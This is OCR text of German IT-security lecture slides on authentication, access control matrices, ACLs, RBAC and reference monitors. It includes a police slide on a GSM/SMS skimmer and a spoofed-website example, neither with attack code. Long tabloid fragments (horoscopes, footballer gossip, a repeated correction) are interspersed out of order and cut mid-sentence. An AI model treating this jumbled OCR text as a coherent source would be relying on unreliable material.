
Baden-Württemberg
LANDESKRIMINALAMT

GSM/SMS Skimmer
Auswertung der Hardware



Baden-Württemberg
LANDESKRIMINALAMT

GSM/SMS Skimmer
Auswertung der Hardware



Baden-Württemberg

Erläuterungen

- Gleiches Vorgehen
- eingebautes GSM-Modul
- Prepaid SIM-Karte

- Fazit: Vertrauenswürdigkeit des Verifiers ist wichtig!
- Vgl. Kiosk-Systeme mit Facebook-Login

Echt?


Firefox
www.german-hacker.de
http://www.german-hacker.de/
google
Dr. German Hacker
Startseite
weitere Informationen:
Beruflicher Werdegang
Nebenamtliche Tätigkeiten
Ehrenämter
Passivhaus
Links (neue Seite)
Liebe Mitbürgerinnen, liebe Mitbürger!
Sehr geehrte Besucher meiner Internetseite!
Als Bürgermeister der Stadt Herzogenaurach ist mir der direkte Kontakt zu Ihnen sehr wichtig. Nur so erfahre ich, wo vor Ort etwas verbessert werden kann oder bereits gut funktioniert. Es gibt mehrere Möglichkeiten, den Kontakt zu mir herzustellen. Sie können mich anrufen, per E-Mail oder Briefpost anschreiben oder auf einem der genannten Wege ggf. auch einen persönlichen Termin vereinbaren. Sie können mich natürlich auch einfach ansprechen, wenn Sie mich zu Fuß oder mit dem Fahrrad antreffen.
Sie erreichen mich wie folgt:

den Partner schnell mit. **GESUNDHEIT:** Knie nicht überbelasten. **TIPP:** Heute besser etwas aufschieben, statt sich zu sehr zu stressen. Das Vergnügen sollte heute nicht zu kurz kommen.

KREBS
22.06. – 22.07.
TAGES-TREND: Sehr gute Aspekte, und das für alle Lebensbereiche. **JOB/GELD:** Gute Chancen. Ein idealer Tag für die Karriereplanung. **LIEBE:** Merkur und Venus machen Sie sehr einfühlsam. **GESUNDHEIT:** Wenn Sie sich körperlich angegriffen fühlen, dann sollten Sie nicht zu nachlässig sein. **TIPP:** Bei wichtigen Entscheidungen sollte heute das Gefühl ausschlaggebend sein.

LÖWE
23.07. – 23.08.
TAGES-TREND: Sonne und Mond versetzen Sie am Abend in Wochenendstimmung. **JOB/GELD:** Ihr Umfeld reagiert kleinkariert. Das ärgert Sie. **LIEBE:** Sie finden am Abend Gelegenheit, netten Anschluss zu finden und sich mit Freunden zu treffen. **GESUNDHEIT:** Vorsorgetermine und Arztbesuche verlaufen positiv. **TIPP:** Am Abend einen Bummel über einen Weihnachtsmarkt einplanen.

JUNGFRAU
24.08. – 23.09.
TAGES-TREND: Merkur und Mars schärfen Ihren Verstand. **JOB/GELD:** Laue Kompromisse kann man mit Ihnen nicht machen. Sie bestehen auf Fakten und Tatsachen. **LIEBE:** Sie erwarten mehr Rückhalt vom Partner. **GESUNDHEIT:** Abwehrende Neigung zu Allergien und Unverträglichkeiten. **TIPP:** Früher Feierabend machen, da der Nachmittag nicht alles zäher verrinnt.

WAAGE
24.09. – 23.10.
TAGES-TREND: Uranus und Mars machen es Ihnen schwer, sich gegen Ältere durchzusetzen. **JOB/GELD:** Gut für Ideen. Mit der Umsetzung sollten Sie allerdings noch warten. **LIEBE:** Heute riskieren Sie einen Flirt und vielleicht auch mehr. **GESUNDHEIT:** Vitamine und Mineralstoffe sind heute wichtig. **TIPP:** Im Straßenverkehr und beim Sport sollten Sie achtsamer agieren.

SKORPION
24.10. – 22.11.
TAGES-TREND: Sie beeindrucken mit einem starken Auftritt. **JOB/GELD:** Hier kann Mars für neue Energie und mehr Selbstvertrauen sorgen. **LIEBE:** Bei Singles steht der Spaß im Vordergrund. Paare bringen Abwechslung in den Beziehungsalltag. **GESUNDHEIT:** Sehr ausgeglichen. **TIPP:** Gute Vorsätze lassen sich leichter in die Tat umsetzen. Ideal, um das Rauchen aufzugeben.

SCHÜTZE
23.11. – 21.12.
TAGES-TREND: Die Freude aufs Wochenende ist groß. **JOB/GELD:** Nicht zu großzügig planen. Die Sonne hält nur

Mario Gomez (27) und seine Freundin Silvia Meichel (26) – ihre Liebe schien unendlich.

Doch jetzt kommt raus: Der Stürmer-Star des FC Bayern und die Pharmazeutin haben sich vor zwei Monaten einvernehmlich getrennt.

Über die Gründe der Trennung schweigen sie. Das Paar ließ über den Berliner Anwalt Christian Schertz verlauten, dass es keine Stellungnahme abgeben werde und um den Schutz der Privatsphäre bitte.

Frauen-Liebling Gomez ist also wieder zu haben!

Der Mann, über den sein Ex-Trainer Louis van Gaal (61) mal sagte: „Er hat einen Körper wie Gott!" Groß, muskulös, ein offenes, herzliches Lachen. Mario könnte auch als Model arbeiten. Und die Herzen von Millionen Frauen erobern.

Warum scheiterte die Liebe des Paares?

Im Sommer wirkte das Paar noch so glücklich. Bei der EM in Polen und der Ukraine saß Silvia bei den Spielen der Nationalelf auf der Tribüne, drückte im Deutschland-Trikot ihrem Mario die Daumen.

Nach der EM genossen beide die Sonne auf Ibiza. Die Bilder zeigten zwei glückliche Menschen, schwimmend und knutschend im warmen Mittelmeer. Und auch auf dem Münchener Oktoberfest war von einer Liebes-Krise nichts zu sehen.

Jetzt das plötzliche Aus. Nach über neun Jahren großer Liebe.

Als Jugendliche lernten sich Mario und die sehr

...onalspieler, wechselte 2009 für über 30 Mio Euro nach München. Silvia folgte ihm, beendete erfolgreich ihr Pharmazie-Studium.

Ganz so, wie sich Gomez das vorgestellt hat. Über Frauen sagte er vor ein paar Monaten: „Selbstständigkeit ist bei Frauen doch total sexy."

Am Ende aber reichte die Liebe offenbar nicht mehr aus.

Da war die Liebes-Welt noch in Ordnung: Mario Gomez hält Freundin Silvia Meichel auf dem Oktoberfest 2011 fest im Arm

Foto: AP

► **Bernd Leno (20).** Leverkusens Torwart (1,90 Meter/79 Kilo) ist ein Familienmensch. Seine Eltern kommen noch heute zu jedem seiner Spiele.

► **Luuk de Jong (22).** Der Gladbach-Stürmer (1,88 Meter/86 Kilo) aus Holland trennte sich im Sommer von Model Maxime Dassen (19). Die schaffte es 2011 als Sängerin unter die Top 20 bei „Deutschland sucht den Superstar".

Mit Schweinsteigers Freundin Sarah Brandner (l.) schaute sich Silvia Meichel das EM-Viertelfinale an

...zahlen. Der Fan hatte beim Relegations-Spiel Düsseldorf gegen Hertha (2:2) nach Abpfiff den Elfmeterpunkt ausgegraben und mitgenommen.

Torlinien-Test

★ Bei der Klub-WM in Japan hat die Fifa im Spiel Hiroshima gegen Auckland (1:0) erstmals den Chip im Ball getestet. Strittige Szenen, in denen das System zum Einsatz kommen soll, gab es aber nicht.

Korrektur

Bei dem von BILD gestern gedruckten Foto des früheren HSV-Stürmers Jussi Peltonen handelt es sich nicht um den Fußballer Peltonen, sondern den 1998 verstorbenen Schriftsteller gleichen Namens. BILD bedauert die Verwechslung.

Holt Bayern noch einen Verteidiger?

Der verletzte Messi wurde mit einem Wagen vom Platz gefahren

Foto: WITTERS

Korrektur

Bei dem von BILD gestern gedruckten Foto des früheren HSV-Stürmers Jussi Peltonen handelt es sich nicht um den Fußballer Peltonen, sondern den 1998 verstorbenen Schriftsteller gleichen Namens. BILD bedauert die Verwechslung.

BILD-Zeitung vom 7.12.2012, S. 19

Quelle: http://de.wikipedia.org/wiki/Bild:GustaveDore_She_was_astonished_to_see_how_her_grandmother_looked.jpg

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 4 Authentifikation (und Zugriffskontrolle)

Lektion 2: Referenzmonitor und Zugriffskontrolle

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
  - Lektion 1: Begriffe und grundsätzliche Probleme
  - Lektion 2: Referenzmonitor und Zugriffskontrolle
  - Lektion 3: Authentifikation des Verifiers
  - Lektion 4: Aspects of Trusting Trust
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Quellen

- Gollmann, Kapitel 5 und 6
- Müller, Spath, Mäckl, Freiling: STARK: Tamperproof Authentication to Resist Keylogging, Financial Cryptography, 2013.
- Abschlussvortrag Diplomarbeit Richard Mäckl
- Martin Oczko: Ansätze zur Verschlüsselung von Network Attached Storage. Diplomarbeit RWTH Aachen, Februar 2009
- Martin Oczko: KryptoNAS - Open Source based NAS encryption. Vortrag bei ISSE 2009


Multimedia

- Tilo Müller: 29C3: (Un)Sicherheit Hardware-basierter Festplattenverschlüsselung (DE)
  - https://www.youtube.com/watch?v=6RR00hxX7W0
- Hot Plug Video:
  - https://www1.informatik.uni-erlangen.de/filepool/projects/sed/HotPlug.Desktop.mp4
- Cold Boot Attacks on Encryption Keys
  - https://www.youtube.com/watch?v=Ej-Nr79bVjg


Sekundärquellen

- Butler Lampson: A note on the confinement problem. Communications of the ACM 16 (10): 613–615, 1973.
- David Elliott Bell and Leonard LaPadula: Secure Computer Systems: Mathematical Foundations. MITRE Corporation, 1973.
- David Elliott Bell and Leonard LaPadula: Secure Computer System: Unified Exposition and Multics Interpretation. MITRE Corporation, 1976..

Zugriffskontrolle: generelles Modell



Zugriffskontrolle: generelles Modell




Erläuterungen

- Benutzer/Quelle/Subjekt = aktive Entität, die eine Anforderung an ein Objekt stellt
- Objekt/Ressource = passives Objekt, auf das Zugriff verlangt wird
- Zugriffsoperationen können sein:
  - Lesen = Anschauen des Inhalts einer Ressource
  - Schreiben = Verändern des Inhalts einer Ressource
- Referenzmonitor = zentrale Einheit/IT-System, das Authentifizierung und Autorisierung durchführt

Zugangskontrollstrukturen

- Benutzt vom Referenzmonitor, um Anforderungen zu autorisieren
- Generell: Zugangskontrollmatrix



Erläuterungen

- Matrix ist ein abstraktes Konzept
  - Viel zu umständlich/ineffizient zu realisieren
- Kann in Zeilen oder Spalten umwandeln
- In Zeilen: Jeder Benutzer führt selbst eine Liste mit sich, was er tun darf
  - Liste darf nicht fälschbar sein
  - Bei der Anforderungen legt Subjekt ein „token“ vor (Capability), die vom Referenzmonitor geprüft wird
- In Spalten: Jedes Objekt führt eine Zugangskontrollliste mit sich
  - Darin steht für jeden Benutzer, was er tun darf
  - Beispiel: Unix

Gruppenbasierte Zugriffskontrolle





Figure 5.6: Groups Serve as an Intermediate Access Control Layer

Varianten

- Zugangskontrollentscheidungen können auf viele verschiedene Arten kodiert werden
  - Je nach Anwendung wird die Matrix effizient umgesetzt
- Beispiele (vgl. Gollmann Kap. 5.6):
  - Gruppenbasierte Zugangskontrolle
  - Negative Zugangsrechte
  - Rollenbasierte Zugangskontrolle (RBAC)
  - Ringe (beispielsweise in Betriebssystemen)
    - Zuordnung eines Privilegienstatus zu Prozessen
    - Kontrollierter Wechsel zwischen den Ausführungsmodi
  - Beliebige weitere Strukturen ...


Referenzmonitor

1. Der Referenzmonitor muss manipulationssicher sein
2. Der Referenzmonitor kann nicht umgangen werden
3. Der Referenzmonitor muss klein genug sein, um intensiv geprüft werden zu können




Referenzmonitor

